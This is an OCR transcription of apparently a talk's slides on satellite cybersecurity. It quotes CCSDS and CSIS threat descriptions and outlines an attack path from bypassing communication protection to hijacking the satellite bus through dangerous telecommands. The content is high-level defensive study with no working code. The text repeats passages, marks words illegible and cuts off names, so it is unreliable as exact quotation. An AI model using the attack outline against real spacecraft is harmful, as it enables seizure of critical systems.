might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues [illegible] loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 [illegible]THORIZED ACCESS

Applicable to: Space [illegible] Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

CCSDS 350.1-G-3 Page 3-8 February 2022

MARCH 2020

SP
TH
AS
20

Authors
TODD HAR
KAITLYN J
THOMAS G
TYLER WA
MAKENA Y

Foreword
MARTIN C

CSIS

Illustration
Cyberattacks can be used to take control of a satellite and damage or destroy it.

user terminals that connect to satellites are all potential intrusion points for cyberattacks. Cyberattacks can be used to monitor data traffic patterns (i.e., which users are communicating), to monitor the data itself, or to insert false or corrupted data in the system. While cyberattacks require a high degree of understanding of the systems being targeted, they do not necessarily require significant resources to conduct. Cyberattacks can be contracted out to private groups or individuals, which means that a state or non-state actor that lacks internal cyber capabilities may still pose a cyber threat.[3]

A cyberattack on space systems can result in data loss, widespread disruptions, and even permanent loss of a satellite. For example, if an adversary can seize control of a satellite through a cyberattack on its command and control system, the attack could shut down all communications and permanently damage the satellite by expending its propellant supply or damaging its electronics and sensors. Accurate and timely attribution of a cyberattack can be difficult, if not impossible, because attackers can use a variety of methods to conceal their identity, such as using hijacked servers to launch an attack.

THREAT CHARACTERISTICS

The types of counterspace threats described above have distinctly different characteristics that make them more suitable for use in some scenarios than others. As shown in Table 1, some types of counterspace threats are difficult to attribute or have fully reversible effects, such as mobile jammers. High-powered lasers, for example, are "silent" and can carry out an attack with little public awareness that anything has happened. Other types of counterspace weapons produce effects that make it difficult for the attacker to know if the attack was successful, and some produce collateral damage that can affect space systems other than the one being targeted.

Counterspace weapons that are reversible, difficult to attribute, and have limited public awareness are ideally suited for situations in which an opponent may want to signal resolve, create uncertainty in the mind of its opponent, or achieve a fait accompli without triggering an escalatory response. For example, an adversary that wants to deter the United States from intervening in a situation may believe that such attacks will stay below the threshold for escalation (i.e., not trigger the very thing it is trying to prevent) while creating significant operational challenges for the United States that make the prospect of intervention more costly and protracted. Conversely, counterspace weapons that have limited battle damage assessment or that risk collateral damage may be less useful to adversaries in many situations. Without reliable battle damage assessment, for example, an adversary cannot plan operations with the confidence that its counterspace actions have been successful. Furthermore, weapons that produce collateral damage in space, such as large amounts of space debris, run the risk of escalating a conflict and turning other nations against the attacker.

Not so Novel

CCSDS REPORT CONCERNING SECURITY THREATS AGAINST SPACE MISSIONS

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted [illegible] intended destination, they might be executed, potentially [illegible] time. If the replay[illegible]ds are not rejected, they could result in [illegible]ecific spacecraft operations, such as a maneuver, or a spacecraft re-orientation [illegible]in the result that a spacecraft is in an unintended orientation (e.g., tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, or the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues [illegible] loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 [illegible]THORIZED ACCESS

Applicable to: Space [illegible] Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

CCSDS 350.1-G-3 Page 3-8 February 2022

MARCH 2020

SP
TH
AS
20

CSIS

Authors
TODD HAR
KAITLYN J
THOMAS G
TYLER WA
MAKENA Y

Foreword
MARTIN C

Illustration
Cyberattacks can be used to take control of a satellite and damage or destroy it.

user terminals that connect to satellites are all potential intrusion points for cyberattacks. Cyberattacks can be used to monitor data traffic patterns (i.e., which users are communicating), to monitor the data itself, or to insert false or corrupted data in the system. While cyberattacks require a high degree of understanding of the systems being targeted, they do not necessarily require significant resources to conduct. Cyberattacks can be contracted out to private groups or individuals, which means that a state or non-state actor that lacks internal cyber capabilities may still pose a cyber threat.[3]


A cyberattack on space systems can result in data loss, widespread disruptions, and even permanent loss of a satellite. For example, if an adversary can seize control of a satellite through a cyberattack on its command and control system, the attack could shut down all communications and permanently damage the satellite by expending its propellant supply or damaging its electronics and sensors. Accurate and timely attribution of a cyberattack can be difficult, if not impossible, because attackers can use a variety of methods to conceal their identity, such as using hijacked servers to launch an attack.

THREAT CHARACTERISTICS

The types of counterspace threats described above have distinctly different characteristics that make them more suitable for use in some scenarios than others. As shown in Table 1, some types of counterspace threats are difficult to attribute or have fully reversible effects, such as mobile jammers. High-powered lasers, for example, are "silent" and can carry out an attack with little public awareness that anything has happened. Other types of counterspace weapons produce effects that make it difficult for the attacker to know if the attack was successful, and some produce collateral damage that can affect space systems other than the one being targeted.

Counterspace weapons that are reversible, difficult to attribute, and have limited public awareness are ideally suited for situations in which an opponent may want to signal resolve, create uncertainty in the mind of its opponent, or achieve a fait accompli without triggering an escalatory response. For example, an adversary that wants to deter the United States from intervening in a situation may believe that such attacks will stay below the threshold for escalation (i.e., not trigger the very thing it is trying to prevent) while creating significant operational challenges for the United States that make the prospect of intervention more costly and protracted. Conversely, counterspace weapons that have limited battle damage assessment or that risk collateral damage may be less useful to adversaries in many situations. Without reliable battle damage assessment, for example, an adversary cannot plan operations with the confidence that its counterspace actions have been successful. Furthermore, weapons that produce collateral damage in space, such as large amounts of space debris, run the risk of escalating a conflict and turning other nations against the attacker.

5



AEROSPACE REPORT NO.
TOR-2021-01333-REV A

Cybersecurity Protections for Spacecraft: A Threat Based Approach

April 29, 2021

Brandon Bailey
Cyber Assessment and Research Department (CARD)
Cybersecurity Subdivision (CSS)

Prepared for:
U.S. GOVERNMENT AGENCY

Contract No. FA8802-19-C-0001

Authorized by: Defense Systems Group

Distribution Statement A: Distribution Statement A: Approved for public release; distribution unlimited.

Outdated Assumptions

Myth of Inaccessibility

$$$ → $

Affordable
Ground Stations

Myth of Inaccessibility

$$$ → $

Affordable
Ground Stations

Ground Station as a Service
GSaaS

Myth of Inaccessibility

$$$ → $

Affordable
Ground Stations

Ground Station as a Service
GSaaS

More Satellites
GEO → LEO

Security by Obscurity

“ No Insights <=> No Attacker

Security by Obscurity

> *~~No Insights <=> No Attacker~~*

Security by Obscurity

> *~~No Insights <=> No Attacker~~*

More Developers

More People Involved

Security by Obscurity

> ~~*No Insights <=> No Attacker*~~

More Developers
More People Involved

Commercial off-the-Shelf
(COTS)
Components

Security by Obscurity

> ~~*No Insights <=> No Attacker*~~

More Developers
More People Involved

Commercial off-the-Shelf
(COTS)
Components

Higher Stakes
Critical Infrastructure

Attacker Goals

Denial of Service

Attacker Goals

Denial of Service

Malicious Data Interaction

Attacker Goals

Denial of Service

Seizure of Control

Malicious Data Interaction

Attacker Goals

Denial of Service

Seizure of Control

Malicious Data Interaction


Attacker Goals

Seizure of Control


Attacker Goals

Seizure of Control

Components




Components




Components

Components

Components



Components



TC / TM Flow

Telecommand (TC)

Telemetry (TM)

COM

- Decode
- Authenticate
- Repackage

CDHS

- Parse
- Execute
- Respond

ADCS

EPS

Payload

TC / TM Flow

TC / TM Traffic

COM

- Decode
- Authenticate
- Repackage

CDHS

- Parse
- Execute
- Respond

ADCS


EPS

Payload Traffic


PLCOM

PDHS

Attack Path




Attack Path



- Hack CySat 2022 & 2023
- CySat 202


Attack Path



COM → **CDHS** → **Bus**

- Bypass COM Protection
  - Missing AC
  - Insecure Protocol
  - Outdated Crypto
  - Timing Side Channels
  - Leaked Keys
  - Timed Backdoor
  - ...

Attack Path



COM


- Bypass COM Protection
  - [...]

CDHS

- Deploy Attacker Payload
  - Firmware Update
    - Signed Image
    - Slow Upload
    - Complex System

Bus

Attack Path



COM


- Bypass COM Protection
  - [...]

CDHS

- Deploy Attacker Payload
  - ~~Firmware Update~~
  - Dangerous TC
  - Vulnerable TC

Bus

Attack Path



COM

- Bypass COM Protection
  - [...]


CDHS

- Deploy Attacker Payload
  - ~~Firmware Update~~
  - Dangerous TC
  - Vulnerable TC

Bus

- Hijack Bus Control Flow
- Full Bus Privileges

Attack Path



COM

- Bypass COM Protection
  - [...]

CDHS

- Deploy Attacker Payload
  - ~~Firmware Update~~
  - Dangerous TC
  - Vulnerable TC


Bus


- Hijack Bus Control Flow
- Full Bus Privileges

